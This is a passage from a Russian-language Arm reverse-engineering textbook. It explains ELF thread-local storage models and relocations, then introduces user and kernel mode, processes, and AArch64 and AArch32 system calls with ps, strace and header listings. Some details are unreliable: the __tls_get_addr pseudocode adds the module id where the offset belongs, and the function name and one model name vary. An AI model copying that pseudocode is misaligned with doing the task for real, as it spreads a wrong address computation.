    55: 0000000000000000    0 TLS     LOCAL  DEFAULT   18 $d
    56: 0000000000000004    0 TLS     LOCAL  DEFAULT   19 $d
    72: 0000000000000000    0 TLS     LOCAL  DEFAULT   18 _TLS_MODULE_BASE_
    76: 0000000000000000    4 TLS     GLOBAL DEFAULT   18 myThreadLocal
    92: 0000000000000004    4 TLS     GLOBAL DEFAULT   19 myUninitializedLocal
```

Если локальная переменная инициализирована статически, соответствующая запись TLS этой переменной также указывает на "начальный шаблон" локальной переменной, хранящийся в разделе `.tdata` файла ELF на диске. Неинициализированные записи TLS указывают в раздел данных `.tbss`, благодаря чему в файле ELF не приходится хранить лишние нули. Конкатенация этих двух областей образует образ инициализации TLS программы или разделяемой библиотеки. В нашем примере это означает, что образ инициализации TLS программы представляет собой последовательность из восьми байтов `03 00 00 00 00 00 00 00`[21].

Механизм локального хранилища потока во время выполнения может показаться несколько сложным, но в сущности работает следующим образом; он показан на рис. 2.3:




Рисунок 2.3. Механизм локального хранилища потока во время выполнения

• Каждый поток имеет доступ к регистру указателя потока. В 64-битной архитектуре Arm это системный регистр `TPIDR_EL0`, а в 32-битной - системный регистр `TPIDRURW`[22].

• Регистр указателя потока указывает на блок управления потоком (thread-control block, TCB), выделенный для соответствующего потока. В 64-битной архитектуре Arm TCB занимает 16 байт, а в 32-битной - 8 байт.
• Сразу после TCB находятся локальные переменные потоков основного двоичного файла программы, то есть они начинаются со смещения 16 байт (или 8 байт в 32-битной архитектуре) от адреса, хранящегося в указателе потока.
• Далее хранятся области TLS зависимых разделяемых библиотек основного двоичного файла программы.
• TCB также содержит по нулевому смещению указатель на массив DTV. Массив DTV начинается с поля поколения, а остальные его элементы представляют собой указатели на локальное хранилище потока каждой библиотеки.
• Локальные переменные потоков библиотек, загружаемых во время выполнения с помощью `dlopen`, выделяются в отдельном хранилище, но на них по-прежнему указывает массив DTV.

Такая схема реализации TLS позволяет программам обращаться не только к локальным переменным потоков, определённым в собственном программном модуле, но и к переменным, определённым в разделяемых библиотеках. Когда во время компиляции встречается операция загрузки из локальной переменной потока или сохранения в неё, компилятор создаёт обращение TLS по одной из четырёх моделей доступа TLS. Обычно компилятор выбирает модель на основе сведений из табл. 2.8, но её можно также переопределить вручную параметром командной строки `-ftls-model` либо для отдельной переменной атрибутом `__attribute__((tls_model("name")))` в C и C++[23].

В табл. 2.8 описаны модели и накладываемые ими ограничения. Модели, расположенные в таблице выше, эффективнее во время выполнения, чем расположенные ниже.

Таблица 2.8. Модели TLS

Модель TLS	Компилируемый модуль	Где определена переменная, к которой выполняется обращение
`local-exec`	Основной двоичный файл программы	Основной двоичный файл программы
`initial-exec`	Любой двоичный файл программы	Любая статическая зависимость основного двоичного файла программы
`local-dynamic`	Любой двоичный файл программы	Определена в том же двоичном файле
`global-dynamic`	Любой двоичный файл программы	Любой двоичный файл программы

Модель доступа TLS local-exec

Модель `local-exec` - самая быстрая, но и самая ограничительная модель доступа к локальным данным потоков. Её можно использовать только тогда, когда основной двоичный файл программы обращается к локальным переменным потоков, определённым в нём самом.

Модель `local-exec` основана на том, что указатель потока конкретного потока непосредственно указывает на его TCB, а вслед за метаданными TCB расположены локальные данные текущего потока, принадлежащие основной программе. В 64-битных программах эти метаданные TCB занимают 16 байт, а в 32-битных - 8 байт. Поэтому, например, в 64-битной программе обращение к переменной со смещением TLS 4 выполняется следующим образом:

• получить локальный указатель текущего потока;
• прибавить к нему 16 или 8, чтобы пропустить TCB, а затем ещё 4 - смещение TLS переменной;
• прочитать данные по этому адресу или записать их туда, обращаясь к переменной.

Такая модель подходит только для двоичного файла программы. Разделяемые библиотеки не могут применять этот способ; основной двоичный файл программы также не может использовать эту модель для обращения к локальным данным потоков, определённым в разделяемой библиотеке. Для подобных обращений необходимы другие модели.

Модель доступа TLS initial-exec

Модель доступа TLS `initial-exec` применяется, когда локальная переменная потока, к которой выполняется обращение, определена в разделяемой библиотеке, загружаемой во время последовательности инициализации программы, то есть не во время выполнения посредством `dlopen`. Для этой модели это строгое требование, поэтому скомпилированные таким образом программы устанавливают в динамическом разделе флаг `DF_STATIC_TLS`, запрещающий загрузку библиотеки посредством `dlopen`.

В данном случае во время компиляции программа не может наверняка знать смещение TLS переменной, к которой обращается. Неоднозначность разрешается с помощью перемещений TLS. Такое перемещение используется загрузчиком, чтобы сообщить программе смещение TLS переменной, к которой выполняется обращение через границу модулей. Поэтому во время выполнения обращение к переменной происходит следующим образом:

• получить указатель потока;
• загрузить из глобальной таблицы смещений значение смещения TLS, помещённое туда соответствующим требуемой переменной перемещением TLS;
• сложить эти два значения;
• прочитать данные по полученному указателю или записать их туда, обращаясь к переменной.

Модель доступа TLS general-dynamic

Модель доступа TLS `general-dynamic` - наиболее универсальный, но одновременно самый медленный способ обращения к переменным TLS. Её может использовать любой программный модуль для обращения к переменной TLS, определённой в любом модуле, включая собственный или внешний.

Для этого программа пользуется вспомогательной функцией `__tls_get_addr`. Она принимает единственный параметр - указатель на пару целых чисел, содержащих идентификатор модуля, в котором находится локальная переменная потока, и смещение TLS переменной, к которой выполняется обращение, - и возвращает точный локальный адрес потока, на который ссылается эта структура. Сами структуры хранятся в разделе глобальной таблицы смещений (GOT) двоичного файла программы. Идентификатор модуля в такой структуре - уникальный индекс в структуре DTV, соответствующий выполняемому модулю. Ниже приведено определение структуры, одинаковое для 32- и 64-битной архитектуры Arm[24]:

```
typedef struct dl_tls_index
{
  unsigned long int ti_module;
  unsigned long int ti_offset;
} tls_index;
```

Разумеется, возникает естественный вопрос: каким образом во время компиляции программа вообще может знать идентификатор модуля TLS или смещение TLS переменной? Смещение TLS может быть известно для локальных переменных потоков внутри собственного двоичного файла программы, но для внешних символов до времени выполнения его определить невозможно.

Для решения этой проблемы файл ELF меняет назначение перемещений. Возможных перемещений чрезвычайно много, но приведённые в табл. 2.9 перемещения дают общее представление о работе этого процесса.

Таблица 2.9. Основные типы перемещений TLS для файлов ELF Arm

Тип перемещения TLS	Смысл

`R_ARM_TLS_DTPMOD32`
 	
`R_AARCH64_TLS_DTPMOD`
	Записать идентификатор модуля, соответствующий указанному перемещением символу (а если символ нулевой - идентификатор загружаемого модуля).

`R_ARM_TLS_DTPOFF32`
 	
`R_AARCH64_TLS_DTPOFF`
	Записать смещение TLS, соответствующее указанному перемещением символу.

`R_ARM_TLS_TPOFF32`
 	
`R_AARCH64_TLS_TPOFF`
	Записать смещение, вычисленное от адреса указателя потока и соответствующее указанному перемещением символу. Обратите внимание: оно действительно только в том случае, если модуль всегда загружается при загрузке программы, а не посредством `dlopen`.

Функция `__tls_get_addr` выполняет следующие операции, представленные ниже псевдокодом[25]:

```
void* __tls_get_addr(struct dl_tls_index* tlsentry)
{
  // получить указатель потока:
  tcbhead_t* tp = (tcbhead_t*)__builtin_thread_pointer();

  // Проверить версию DTV потока и при необходимости обновить:
  dtv_t* dtv = tp->dtv;
  if (dtv[0].counter != dl_tls_generation)
    update_dtv_list();

  // Выделить запись TLS
  uint8_t* tlsbase = (uint8_t*)dtv[tlsentry->ti_module].pointer.val;
  if (tlsbase == NULL)
    return allocate_tls_section_for_current_thread(tlsentry->ti_module);
  return tlsbase + tlsentry->ti_module;
}
```

Проверка версии DTV нужна для обработки случая, когда один поток динамически открывает разделяемую библиотеку посредством `dlopen`, после чего другой поток пытается обратиться к локальной переменной потока внутри этой библиотеки. Благодаря такой проверке во время `dlopen` не приходится приостанавливать все потоки и динамически изменять размер их массивов DTV. Во время `dlopen` и `dlclose` обновляется глобальная версия DTV. Затем при следующем вызове `__tls_get_addr` потоки обновляют собственные массивы DTV, освобождая локальное хранилище потока, связанное с уже закрытыми разделяемыми библиотеками, и гарантируя, что сам массив DTV достаточно длинен для хранения записи каждой открытой разделяемой библиотеки.

Отложенное выделение раздела TLS служит небольшой оптимизацией производительности. Оно гарантирует, что потоки выделяют память для локальных переменных потока динамически открытой разделяемой библиотеки лишь в том случае, если конкретный поток действительно будет пользоваться этими переменными.

Общий результат процесса состоит в том, что компилятор создаёт код для обращения к локальной переменной потока посредством вызова `__get_tls_addr`. С помощью перемещений загрузчик сообщает идентификатор модуля и смещение TLS переменной, к которой выполняется обращение. Наконец, система времени выполнения использует саму функцию **`__get_tls_addr`**, чтобы по требованию выделить локальное хранилище потока и вернуть программе адрес локальной переменной потока.

Модель доступа TLS local-dynamic

Модель доступа TLS `local-dynamic` применяется разделяемыми библиотеками, которым требуется обращаться к собственным локальным переменным потоков, независимо от того, загружены эти библиотеки статически или динамически. В сущности, это упрощённая форма модели доступа TLS `global-dynamic`. Она основана на наблюдении: при обращении к собственным локальным переменным потоков программа уже знает смещение конкретной переменной внутри своей области TLS; неизвестно ей лишь точное расположение самой области TLS.

В таком случае компилятор иногда может создать немного более быструю последовательность. Допустим, программа поочерёдно обращается к двум локальным переменным потока: одна имеет смещение 16, а другая - 256. Вместо двух вызовов `__get_tls_addr` компилятор создаёт один вызов **`__get_tls_addr`** для текущего потока, передавая идентификатор текущего модуля и смещение 0, чтобы получить адрес TLS собственного потока для текущего модуля. Прибавив к нему 16, программа получает адрес первой переменной, а прибавив 256 - адрес второй.

Примечания

[1] [назад] developer.arm.com
[2] [назад] developer.arm.com
[3] [назад] github.com
[4] [назад] wiki.debian.org
[5] [назад] sco.com
[6] [назад] man7.org
[7] [назад] fedoraproject.org
[8] [назад] Первоначальная документация TLS, подготовленная сопровождающим Glibc: akkadia.org
[9] [назад] developer.arm.com
[10] [назад] openwall.com
[11] [назад] wiki.gentoo.org
[12] [назад] redhat.com
[13] [назад] trapkit.de
[14] [назад] refspecs.linuxbase.org
[15] [назад] developer.arm.com
[16] [назад] github.com
[17] [назад] gcc.gnu.org
[18] [назад] gcc.gnu.org
[19] [назад] docs.oracle.com
[20] [назад] uclibc.org
[21] [назад] uclibc.org
[22] [назад] developer.arm.com
[23] [назад] gcc.gnu.org
[24] [назад] code.woboq.org
[25] [назад] code.woboq.org

Глава 3. Основы операционных систем

Программы, которые мы хотим подвергнуть обратной разработке, почти никогда не выполняются в вакууме. Обычно они работают в контексте выполняющейся операционной системы, например Linux, Windows или macOS. Поэтому, чтобы правильно понять поведение программы после запуска, необходимо знать основы того, как операционные системы предоставляют программам службы, системную память и аппаратную изоляцию.

Общие сведения об архитектуре ОС

Разные операционные системы зачастую работают существенно по-разному, однако, как ни удивительно, среды выполнения обычных программ обычно во многом похожи. Например, различия в разделении режимов ядра и пользователя, доступе к памяти, планировании и механизмах вызова системных служб, как правило, сравнительно невелики, даже если внутренняя реализация и семантика слегка меняются от платформы к платформе.

В этом разделе мы кратко рассмотрим несколько фундаментальных понятий операционных систем. Хотя основное внимание будет уделено Linux, многие из тех же базовых понятий применимы и к другим операционным системам, с которыми вы можете столкнуться при обратной разработке.

Режим пользователя и режим ядра

Перед обратной разработкой двоичного файла программы важно понять контекст, в котором программы выполняются в операционной системе Linux. Центральные процессоры Armv8-A предоставляют операционной системе не менее двух режимов выполнения. Привилегированный режим, используемый ядром операционной системы, называется режимом ядра, а непривилегированный режим пользовательских программ - режимом пользователя. В архитектуре Armv8-A различие между кодом режима ядра и кодом режима пользователя обеспечивается аппаратно. Программы в режиме пользователя работают на непривилегированном уровне исключений 0 (Exception Level 0, EL0), а ядро операционной системы - на привилегированном уровне исключений 1 (EL1).

Код режима ядра обычно имеет полный доступ ко всему в системе: периферийным устройствам, системной памяти и памяти любой выполняющейся программы. За такую свободу приходится платить: ошибки в программах режима ядра способны вывести из строя всю систему, а уязвимости ядра ставят под угрозу безопасность системы целиком. Чтобы защитить код и данные ядра в памяти от вредоносных или неисправных программ, они изолированы от процессов пользовательского режима системы в адресном пространстве ядра. Более высокие уровни исключений архитектуры Armv8-A, а именно EL2 и EL3, будут рассмотрены в главе 4 "Архитектура Arm".

Процессы режима пользователя, напротив, имеют лишь косвенный доступ к ресурсам системы и работают каждый в собственном изолированном адресном пространстве. Если процессу режима пользователя требуется обратиться к устройствам или другим процессам, он направляет ядру запрос через предоставляемые операционной системой API в форме так называемых системных вызовов. Ядро операционной системы может ограничить опасные API, разрешив их применение только привилегированным процессам, либо предоставить абстракции системных устройств вместо непосредственного доступа. Например, операционная система обычно позволяет программам

обращаться к собственным логическим файлам в файловой системе, но запрещает непривилегированным программам доступ к отдельным секторам данных жёсткого диска.

Процессы

Подавляющее большинство приложений работает в режиме пользователя. Каждый процесс пользовательского режима изолирован в собственном адресном пространстве виртуальной памяти, где находится весь код и все данные программы.

При создании каждому процессу назначается уникальный идентификатор процесса (process identifier, PID). В Linux существует несколько команд для вывода сведений о процессах. Одна из самых распространённых команд просмотра сведений о процессах в Linux - `ps`. С помощью `ps`[1] можно просмотреть все процессы системы, используя параметры `aux`.

Команда `ps axjf` выводит полное дерево процессов. Ниже показан сокращённый вывод этой команды:

```
user@arm64vm:~$ ps axfj
 PPID   PID  PGID   SID TTY      TPGID STAT   UID   TIME COMMAND
    1   558   557   557 ?          -1 S      106   0:02 /usr/sbin/chronyd -F -1
  558   560   557   557 ?          -1 S      106   0:00  \_ /usr/sbin/chronyd -F -1
    1   568   568   568 ?          -1 Ss       0   0:04 /usr/sbin/sshd -D
  568 13495 13495 13495 ?          -1 Ss       0   0:00  \_ sshd: admin [priv]
13495 13512 13495 13495 ?          -1 S     1000   0:00     \_ sshd: admin@pts/0
13512 13513 13513 13513 pts/0    13953 Ss    1000   0:00         \_ -bash
13513 13953 13953 13513 pts/0    13953 R+    1000   0:00             \_ ps axfj
    1 13498 13498 13498 ?          -1 Ss    1000   0:00 /lib/systemd/systemd --user
13498 13499 13498 13498 ?          -1 S     1000   0:00  \_ (sd-pam)
    1 13837 13836 13836 ?          -1 S<       0   0:00 /usr/sbin/atopacctd
```

Команда `ps` удобна для просмотра состояния выполняющихся в системе процессов в конкретный момент, но иногда требуется наблюдать за их состоянием в реальном времени. Например, на рис. 3.1 показано, как команда `htop` позволяет динамически просматривать использование процессами центрального процессора и памяти.




Рисунок 3.1. Команда `htop`

Для просмотра более подробных сведений о производительности можно также воспользоваться интерактивным монитором процессов `atop`[2]. Эта программа отображает сведения о производительности, а также нагрузку на центральный процессор и память со стороны отдельных процессов всей системы. Пример вывода `atop` показан на рис. 3.2.




Рисунок 3.2. Вывод `atop`

Системные вызовы

Каждый процесс режима пользователя работает изолированно от остального кода системы: он не видит непосредственно код и данные других процессов или самого ядра операционной системы. Кроме того, процессы режима пользователя не имеют прямого доступа к аппаратному обеспечению устройств, если только ядро операционной системы явно его не разрешило. Когда пользовательской программе всё же требуется взаимодействовать с другими процессами, обращаться к файлам и иным системным ресурсам либо взаимодействовать с аппаратным обеспечением, она должна делать это через предоставляемые ОС API в форме так называемых системных вызовов.

В Armv8-A процесс режима пользователя запрашивает предоставляемую ядром службу, вызывая системный вызов с помощью инструкции вызова супервизора (supervisor call, `SVC`). Эта инструкция заставляет процессор создать исключение SVC, в результате чего процесс приостанавливается, а управление немедленно переходит зарегистрированному ядром обработчику SVC, работающему в режиме ядра. Затем ядро может определить, какой системный вызов был запрошен, и вызвать соответствующую процедуру режима ядра для обслуживания запроса. После завершения процедуры системного вызова его результат передаётся обратно процессу, а процесс режима

пользователя возобновляет работу с инструкции, непосредственно следующей за SVC, которая инициировала запрос.

Динамически просматривать системные вызовы конкретного процесса можно с помощью команды `strace`. Эта программа перехватывает и записывает вызываемые процессом системные вызовы, а также отображает получаемые программой сигналы. Команда `strace -p <PID>` присоединяется к процессу с указанным идентификатором (PID) и отслеживает используемые им системные вызовы. Параметр `-c` ограничивает вывод количеством вызовов каждого типа и предоставляет сводку: сколько раз был выполнен каждый системный вызов и сколько времени в среднем занимало его выполнение внутри ядра. В следующем примере `strace` присоединяется к процессу с идентификатором 1 и возвращает сводку:

```
user@arm64vm:~$ sudo strace -c -p 1
strace: Process 1 attached
% time     seconds  usecs/call     calls    errors syscall
------------------------------------------------------------------
 39.28    0.002443           8       281        64 openat
 20.07    0.001248           5       221           close
 11.98    0.000745           4       161           fstat
  4.42    0.000275           7        35           sendmsg
  4.34    0.000270           6        43         1 recvmsg
  3.14    0.000195           9        20         3 newfstatat
  2.73    0.000170          34         5         1 mkdirat
  2.52    0.000157           8        18         1 read
  2.22    0.000138           6        22           epoll_pwait
  2.11    0.000131          13        10           write
  1.46    0.000091           4        22           clock_gettime
  1.08    0.000067           6        10           getdents64
  0.64    0.000040           6         6           readlinkat
  0.61    0.000038           4         9           fcntl
  0.58    0.000036           5         7           getrandom
  0.50    0.000031          10         3         3 unlinkat
  0.48    0.000030          10         3           timerfd_settime
  0.34    0.000021          21         1           inotify_add_watch
  0.32    0.000020          10         2           pipe2
  0.23    0.000014          14         1           setxattr
  0.23    0.000014          14         1           symlinkat
  0.23    0.000014          14         1           renameat
  0.16    0.000010          10         1           ppoll
  0.14    0.000009           4         2           epoll_ctl
  0.13    0.000008           4         2           umask
  0.06    0.000004           4         1           getuid
------------------------------------------------------------------
100.00    0.006219                   888        73 total
```

На практике программисты на C и C++ обычно выполняют системные вызовы косвенно, обращаясь к системным библиотекам, которые делают это от их имени. Например, если программа хочет вызвать функцию `write`, чтобы записать данные в файл, сокет или канал, обычно она вызывает функцию `write` из соответствующей библиотеки libc, а та немедленно выполняет системный вызов для обработки запроса.

На рис. 3.3 показан поток выполнения программы, которая косвенно выполняет системный вызов, вызывая функцию из библиотеки libc.




Рисунок 3.3. Вызов функции внутри библиотеки libc

В следующем фрагменте кода показано дизассемблированное представление функции `write` внутри libc:

```
<write>:      mov     x8, #0x40 ; записать в x8 число 64
<write+4>:    svc     #0x0      ; выполнить системный вызов
              ...               ; (для краткости проверка ошибок опущена)
<write+16>:   ret               ; вернуться в вызывающую функцию
```

Сначала эта функция помещает постоянное число 64 (`0x40`) в регистр `x8`, а затем выполняет инструкцию `SVC`, которая передаёт управление обработчику системных вызовов ядра. В 64-битном состоянии AArch64 регистр `x8` сообщает операционной системе, какой именно системный вызов выполняется. В Linux номера системных вызовов определены в заголовочном файле Linux `unistd.h`[3], хотя точное расположение и имя файла зависят от конкретной архитектуры. Например, для Linux AArch64 этот заголовочный файл находится по пути `/usr/include/asm-generic/unistd.h`. Если найти в нём строку `write`, будут выведены номера всех системных вызовов, в именах которых присутствует `write`. В первой строке следующего вывода видно, что номер системного вызова `write` для архитектуры AArch64 равен 64:

```
user@arm64vm:~$ cat /usr/include/asm-generic/unistd.h | grep write
#define __NR_write 64
__SYSCALL(__NR_write, sys_write)
#define __NR_writev 66
__SC_COMP(__NR_writev, sys_writev, compat_sys_writev)

#define __NR_pwrite64 68
__SC_COMP(__NR_pwrite64, sys_pwrite64, compat_sys_pwrite64)
#define __NR_pwritev 70
__SC_COMP(__NR_pwritev, sys_pwritev, compat_sys_pwritev)
#define __NR_process_vm_writev 271
__SC_COMP(__NR_process_vm_writev, sys_process_vm_writev, compat_sys_
process_vm_writev)
#define __NR_pwritev2 287
__SC_COMP(__NR_pwritev2, sys_pwritev2, compat_sys_pwritev2)    #define
__NR_write 64
```

Номера системных вызовов зависят от архитектуры. Например, в архитектуре AArch32 заголовочный файл не только находится по другому пути и имеет немного иное имя, но и содержит другие номера системных вызовов. Здесь номера можно найти в файле `/usr/include/arm-linux-gnueabihf/asm/unistd-common.h`. Поиск номера системного вызова `write` возвращает 4 вместо 64.

```
user@arm32vm:~$ cat /usr/include/arm-linux-gnueabihf/asm/unistd-common.h
| grep write

#define __NR_write (__NR_SYSCALL_BASE + 4)
#define __NR_writev (__NR_SYSCALL_BASE + 146)
#define __NR_pwrite64 (__NR_SYSCALL_BASE + 181)
#define __NR_pciconfig_write (__NR_SYSCALL_BASE + 273)
#define __NR_pwritev (__NR_SYSCALL_BASE + 362)
#define __NR_process_vm_writev (__NR_SYSCALL_BASE + 377)
#define __NR_pwritev2 (__NR_SYSCALL_BASE + 393)
```

Вернёмся к нашему примеру. После заполнения регистра x8 номером системного вызова следующей выполняется инструкция SVC. Она заставляет процессор создать исключение вызова супервизора, из-за чего процессор временно переключается в режим ядра и выполняет зарегистрированный обработчик SVC ядра в пространстве ядра[4]. Этот обработчик сохраняет состояние выполняющейся программы, определяет номер запрошенного системного вызова, а затем вызывает соответствующую этому системному вызову процедуру ядра - в данном случае процедуру `write`, определённую в файле `fs/read_write.c` ядра Linux[5]. Поскольку процедура работает в режиме ядра, она имеет доступ к подключённому аппаратному обеспечению и может выполнить фактическую запись на диск. После завершения процедуры системного вызова ядро передаёт результат обратно программе в режиме пользователя и возобновляет её выполнение непосредственно после инструкции SVC, инициировавшей запрос системного вызова.

Процедуры системных вызовов работают в ядре операционной системы, поэтому имеют полный доступ к устройствам и другим процессам. Следовательно, именно эти процедуры должны проверять разрешения, прежде чем по запросу непривилегированного процесса режима пользователя выполнять привилегированное или потенциально нарушающее устойчивость системы действие. Например, хотя ничто не мешает ядру перезаписывать критически важные файлы на диске, оно всё равно должно запрещать делать это непривилегированным программам.

Архитектура Armv8-A предоставляет несколько механизмов защиты устойчивости и безопасности системы. Например, набор инструкций содержит непривилегированные инструкции загрузки и сохранения, такие как LDTR и STTR, позволяющие привилегированному коду, выполняемому на EL1, обращаться к памяти с разрешениями EL0. Благодаря этому можно разыменовывать указатели, переданные системным вызовам, а ОС может проверить, предназначен ли запрос для обращения к привилегированным или непривилегированным данным и доступны ли эти данные приложению. Иными словами, когда ОС требуется обратиться к памяти от имени непривилегированного приложения, такие инструкции ведут себя так, будто выполняются на EL0, и тем самым предотвращают обращения к привилегированным данным, не предназначенным для запросившего их приложения.

В Linux и других Unix-подобных системах эти проверки безопасности обычно абстрагируются понятием пользователей. Каждый процесс системы работает с привилегиями определённого пользователя. При системном вызове ядро может проверить, разрешено ли пользователю текущего процесса выполнить запрошенное действие, и отклонить системный вызов, если проверка разрешений не пройдена.

